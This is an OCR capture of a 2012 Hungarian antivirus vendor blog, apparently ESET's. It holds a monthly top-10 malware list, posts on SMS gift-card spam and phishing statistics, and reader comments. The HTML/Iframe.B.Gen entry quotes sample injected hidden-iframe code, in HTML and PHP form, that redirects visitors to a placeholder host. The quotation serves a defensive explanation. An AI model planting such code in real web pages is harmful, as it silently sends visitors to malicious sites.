Emlékezetes, hogy annak idején **az □S□ □igen részletesen elemezte a szintén iráni létesítményeket támadó Stuxnet kódját, vizsgálatainak eredményét pedig egy 85 oldalas összefoglalóban nyilvánosságra is hozta**. Ennek kapcsán **nem lehet eléggé kihangsúlyozni, hogy nincsen jó vírus, vagy hasznos kártevő, és óriási tévedés azt, hinni, ha a politikusok egyszer kiengedik a szellemet a palackból, vagy másképpen fogalmazva kinyitják Pandóra szelencéjét, akkor azt majd később vissza lehet gyömöszölni, ha épp úgy döntenek**. Jól láthatóan minden esetben elfajulnak a dolgok, az a pakisztáni testvérpár sem gondolta volna, hogy a 25 évvel a floppy lemezüket védeni akaró Brain vírusuk elkészítése után mára 70 milliónál is több kártékony kód veszélyezteti világszerte a számítógépeket.




Egyértelműen kijelenthetjük, az ilyen államilag támogatott digitális terrorizmus helytelen út, ha kártevőkkel és kémprogramokkal kívánják a szereplők legyőzni a politikai ellenfeleiket. Mert ahogy **minden kártékony kód előbb-utóbb nyilvánosságra kerül és közismert lesz, azonnal felhasználják, módosítják, másolják, ingyenesen terjesztik, vagy éppen eladják, a lényeg, hogy nem tartható kordában, és idővel nem csak az eredeti célcsoportokra, hanem már mindenkire nézve veszélyes további tömeges átiratokban, változatokban tér vissza**. Az ESET folyamatosan és keményen dolgozik azon, hogy mind a magánfelhasználóit, mind pedig a vállalati ügyfeleit minden fajta kártevő támadástól megvédje.

Májusi fontosabb blogposztjainkat áttekintve három érdekes témát is kiemelhetünk. Szót ejtettünk egyfelől a Macintosh gépeket széles körben támadó Flashback kártevőről, ami egy Java sebezhetőséget kihasználó és a fertőzött gépeket botnetes hálózatban kihasználó kód. Az elmúlt hónapban az Apple a sarkára állt, és végre a korábbi **10.5 Leopard alá is kiadta a "Flashback Malware Removal Tool" biztonsági javítást**.



A különféle témájú és igen gyakori Facebook-os átverések miatt érdemes rendszeres időközönként végignézni, és elvégezni biztonsági beállításaink felülvizsgálatát. Ehhez nyújt most részletes útmutatót az a poszt, amely képekkel igyekszik összefoglalni a legfontosabb privátszférát óvó adatvédelmi beállításokat.


Emellett az **utazás közben, hotelekben történt hamis frissítésekkel kapcsolatos kártevő támadások** ürügyén igyekeztünk minden ezzel kapcsolatos tudnivalót, jó tanácsot egy helyen összeszedni ahhoz, hogy utazás közben sikerrel elháríthassuk a számítógépükre leselkedő különféle veszélyeket, és valóban a pihenésé lehessen a főszerep.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2012. májusában a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 31.30%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os biztonságról, kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a májusi fertőzések között: 6.36%
Előző havi helyezés: 3.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/Iframe.B.Gen vírus
Elterjedtsége a májusi fertőzések között: 4.84%
Előző havi helyezés: 2.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>"

For PHP files


echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1 style=\"visibility:hidden;position:absolute\"></iframe>";



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

3. HTML/ScrInject.B trójai
Elterjedtsége a májusi fertőzések között: 4.09%
Előző havi helyezés: 1.


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresz a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. Win32/Conficker féreg
Elterjedtsége a májusi fertőzések között: 3.52%
Előző havi helyezés: 5.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. JS/Iframe trójai
Elterjedtsége a májusi fertőzések között: 2.85%
Előző havi helyezés: 4.

Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

6. Win32/Sirefef trójai
Elterjedtsége a májusi fertőzések között: 2.66%
Előző havi helyezés: 6.


Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-sirefef-a-trojan-dropper-pmax-a-horse-trojandropper

7. Win32/Dorkbot féreg
Elterjedtsége a májusi fertőzések között: 2.10%
Előző havi helyezés: 9.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

8. Win32/Sality vírus
Elterjedtsége a májusi fertőzések között: 1.89%
Előző havi helyezés: 12.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

9. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a májusi fertőzések között: 1.78%
Előző havi helyezés: 7


Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

10. Win32/Ramnit vírus
Elterjedtsége a májusi fertőzések között: 1.21%
Előző havi helyezés: 13.

A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-ramnit-a-backdoor-ircnite-bwy-w32?lng=en

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Majdnem mindenki átverhető adathalászattal
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4600027

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Helyesírásból felmentve

2012.06.21. 13:48 | Csizmazia István [Rambo] | 7 komment

Címkék: spam privacy facebook sms giftcard

Egyre gyakoribbak a mobiltelefonunkra érkező spamek, amelyek már nem szimplán kéretlen reklámok, hanem többnyire valamilyen nyereményt, "ingyen pénzt" ajánlanak. **Ki tud ennek ellenállni? Talán az, aki már túl van élete harmadik angol óráján, és ezért furcsának találja, ha azt írják neki: "Congradulations".**




Emlékezetes, hogy Victoria's Secret ingyen 1000$ ajánlattól kezdve mindenféle nyereményről kaphatunk kéretlen üzenet, ám **mindez nagyságrendekkel veszélyesebb, és zavaróbb, ha a telefonunkra érkezik SMS-ként. Veszélyesebb, mert a kicsinyített - és sokszor automatikus URL rejtéssel kijelzőhelyet spóroló böngészők esetében könnyebb áldozattá válni, és persze okos böngésző kiegészítők sem őrködnek ilyenkor, mint egy asztali PC-s gép esetében**. Zavaróbb is, mert az email spameket már valamennyire megszoktuk, szűrni kell, nincs mit tenni, na de mi van az SMS szűréssel? Egy idő múlva már valószínűleg ilyesmire is szükség lehet, jó hír, hogy számos okostelefonos vírusvédelmi csomagnak ez már sok esetben része .




Ha a blog múltjában kicsit turkálunk az SMS spamekkel kapcsolatban, nem túl sok bejegyzés kerül elő. Érdekes adalék, hogy **Nagy Britanniában már 2003-ban megtiltották az SMS spammelést**. 2009-ben autópálya matricát ajánlgattak, és **tegye a szívére a kezét az, ki az, aki mikor szerződést köt, azonnal letiltatja az úgynevezett "Tipp Info promóciós SMS szolgáltatást", vagy ezt az ügyfélszolgálatos tőle közben jól megkérdezi?** Maximum az első ilyen kapás után vörös fejjel letiltatja, alap állapota pedig ugye, mi más is lenne, mint "opt out", csak nekünk, csak értünk.



Az autószervizes történet pedig úgy esett meg, hogy az autójavításkor felvett munkalap telefonmező adatáról úgy gondolták, azt simán használhatják kéretlen reklámcélra, hát nem. Mellettük szól persze az, hogy a jelzésemre elnézést kértek, és gyorsan eltávolítottak a listáról. **Végül 2011-ben aztán jött az első fecske Nokia névvel, nyeremény, promóciós kód, miegymás, és ez lett a jövő útja**.



Ez utóbbi szál tűnik fel újra és újra, hol egy ingyen 1000 dolláros Walmart nyeremény formájában, hol pedig a már korábban is emlegetett "Congradulations", az imént nyertünk egy 1000 dolláros Bestbuy ajándékkártyát, hurrá. A link persze itt sem igazi, átirányít a bdtz.biz/ oldalra, amit na mikor regisztrált Günther von Kartoffelgemüse? **Igen, 2012. június 3-án**. Általános **gyakorlat sajnos az is, hogy a privacy policy utolsó bekezdésében, az üveghegy innen, az el nem olvasott apró betűsön túl azt is leírják, a nyereményhez bekért személyes adatok el lesznek adva más hirdetési cégeknek** - na itt már nem is annyira hurrá, ugye?



Összefoglalva: az erő legyen velünk, de közben a giftcard ne legyen velünk. Emellett **okostelefonra - ha az Symbian, Windows Mobile vagy Android alapú, használhatunk például ESET Mobile Security programot is. Sajnos nem mindig, de néhányszor kilóg a lóláb a gyenge helyesírás miatt is**, ám kétségtelen, hogy egyre gyakoribbá fognak válni az ilyen és hasonló SMS spamek, amelyek jobb esetben reklámokat, rossz esetben kártevőt vagy ezekre mutató linkeket hordoznak, **vagy "csak" személyes adatainkat adják el kilóra hirdetőknek**.



Az pedig már mindenkinek a saját megítélésére van bízva, hogy egyes szolgáltatásoknál - például a Facebook - megadja-e a mobiltelefon számát is arra hivatkozva, hogy jelszó elvesztéskor ez milyen hasznos lehet, mert küldenek SMS-ben újat, mikor éppen a Facebook esetében szinte bevett gyakorlat a személyes adatok hirdetők felé történő eladogatása.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Majdnem mindenki átverhető adathalászattal
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4602622

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

J.László 2012.06.21. 20:33:23

Ez a cikk talán az ESET-nek akar reklámot csinálni. A rendszergazdánk a cégnél feltett két esztendővel ezelőtt egy ESET "vírusirtót". Azért az idézőjel, mert nekem úgy tűnik, inkább az ESET maga a vírus. A program nem lett megvásárolva, csak demo változat "fut". Elképesztően agresszív. 5 percenként feldob a tálcán egy üzenetet, amit le kell okézni. Eltérő megjelenésű üzenetekkel operál, talán azért, hogy ne rögzüljön az emberben egy ESET-re jellemző külső. Képtelenség megszabadulni tőle. A rendszerleíró adatbázisban nem lehet rátalálni, nekünk legalábbis nem sikerült. Két éve öt percenként megjelenik előttem az ESET. Legszívesebben lelőném, aki kitalálta ezt a szemetet.

Tetves Dög 2012.06.21. 21:12:06

@J.László:
Tudok olcsó címfestőt, nem érdekelne egy szépen kivitelezett 'Hülye vagyok, üssetek!" tábla?



Magam_a_Mondomét! 2012.06.21. 21:23:28

J.László - kedves!
Olyan vagy, mint egy rossz STANDUP-os, csak te hozzáértők előtt égeted szándékosan magadat, vagy ennyire nem tudod felmérni a szavaid súlyát?
Mindegy is, egyik válasz rosszabb, mint a másik :)

Torzonborz Torkosborz (törölt) 2012.06.21. 21:35:13

@J.László:

Ne hallgass rájuk!
Én 15.000 forintos órabérért, röpke 4 hónap alatt megkeresem azt a három sort a registryben - nem a regiszterben, az más -, és megszabadítom a cégedet:

1: az ESET vírusirtó üzeneteitől,
2: Az olyan "szakértőktől", mint a rendszergazdátok.

Ez egy kihagyhatatlan ajánlat!
Csak itt, csak most.

Bakker...

J.László 2012.06.21. 21:39:10

@Torzonborz Torkosborz:
Rendszerleíró adatbázis. Nem "regiszter". Nagy szürkeállományok vagytok, ahogy elnézem.



gothmog 2012.06.23. 11:56:09

@J.László: Hát tudod, vannak azok az esetek (esetek, éééhéérteeed:))), amikor jobb lett volna ha kussolsz. A baj ezekkel csak csak az, hogy mindig utólag derül ki, hogy az most éppen az az eset :) volt. De van még ennél is nagyobb baj, amikor utólag sem veszed észre.

Gekas 2012.06.25. 13:11:28

@J.László
Egy rövid kiegészítés a többi hozzászóláshoz, lehet hogy egyszerűbb lett volna a magyar terméktámogató csapathoz fordulni és segítséget kérni tőlük, még mielőtt eljutsz erre a szintre a programmal, hogy felidegesít. :)
Igazság szerint nem tudom, hogy milyen üzeneteket dobálhatott fel, tudsz esetleg mondani, valamilyen konkrétumot is?

Száz levélből 68 spam

2012.06.25. 12:04 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam statisztika témák országok phishing védekezés adathalász infografika


Mik a dobogós témák, milyen cégek, márkák nevében küldenek leginkább, honnan jön a legtöbb? Beszédes spam és adathalász adatok infografikában.



Amint azt jól láthatjuk, az adathalász levelek felismerése még mindig gondot okoz, ahogy a mennyiségük folyamatos növekedése is. Noha vannak az aktivitásban kisebb-nagyobb hullámvölgyek, **minden szóba jöhető témát meglovagolnak** - lásd legutóbb például a labdarúgó EB-vel kapcsolatos kampányukat.



A kedvenc cégek listáját, amelyek nevében küldözgetik a kéretlen leveleket, a Paypal vezeti közvetlenül a Facebook előtt, míg **a spamek tematikájánál a szexuális tartalom viszi a pálmát 43%-kal, második a gyógyszerekkel kapcsolatos terület 30.5% arányban, miközben a fogyókúrás dolgok 4.5, az órákat, ékszereket ajánló levelek 9%-ban képviseltetik magukat**.



A látványos infografikát elnézve **van mit tanulniuk az átlagfelhasználóknak, hogy csak egy dolgot emeljünk ki sorból, az az adathalász linkek kattintás előtti szemrevételezése, ellenőrzése**. Ha a hivatkozott domain helyesírási hibát tartalmaz, indokolatlanul szerepelnek benne számok, esetleg teljesen más ország, vagy név szerepel benne, indokolt az óvatosság. **A linkek helyes felismerését egyébként az** Alma Kaland játékunkkal is lehet gyakorolni gyereknek-felnőttnek egyaránt.



Azt pár évvel ezelőtti korai békebeli időszakot, amikor egy spam levélnek még többnyire csak reklámszemetelési célja volt - például hamis Rolex órákat vagy Viagrát (Vaigrát) ajánlgattak - sajnos nagyjából el is felejthetjük. Még ha ez a kategória nem is szűnt meg teljesen, **a mostani spameknek általában már plusz konkrét haszonszerzési, adathalász célja (is) van. Például az eltérített kattintások után hirdetési pénzt kap a küldő, naiv válaszunk esetén megerősítik a címünket a spamadatbázisban és mint kipróbáltat adják el, a mellékletben vagy a mellékelt linken kártevőt, jellemzően kémprogramot akarnak ránk sózni**, illetve gyakorta személyes adatainkat akarják kifürkészni, de egzotikus esetben akár részvénycsalási céllal is felhívhatják a figyelmünket egy-egy olyan értékpapírra, amit a bűnözők éppen manipulálnak.



Ha végignézzük az adatokat, tulajdonképpen nagy meglepetés nem érhet bennünket, inkább azt kell szomorúan tudomásul vegyük, **ahogy Semmelweis Ignác annak idején a kézmosást javasolta a gyermekágyi láz megelőzése ellen, úgy jelen helyzetben mi sem tehetünk mást az egészségesebb levelezési környezetünk megóvása érdekében, mint hogy továbbfolytatjuk spamszűrőink használatát**.



Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Safe mód a Mechagodzilla ellen
- Dropbox csalival terjedtek a kémprogramok
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4609722

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

AutoCAD rajzokat lopó kártevőt lepleztek le


2012.06.26. 11:24 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: peru kémkedés ipari féreg autocad medre


A napokban az ESET egy igen érdekes felfedezéssel rukkolt elő. **Szakembereik lelepleztek egy olyan számítógépes kártevőt, amelyet gyaníthatóan ipari kémkedésre** hoztak létre.



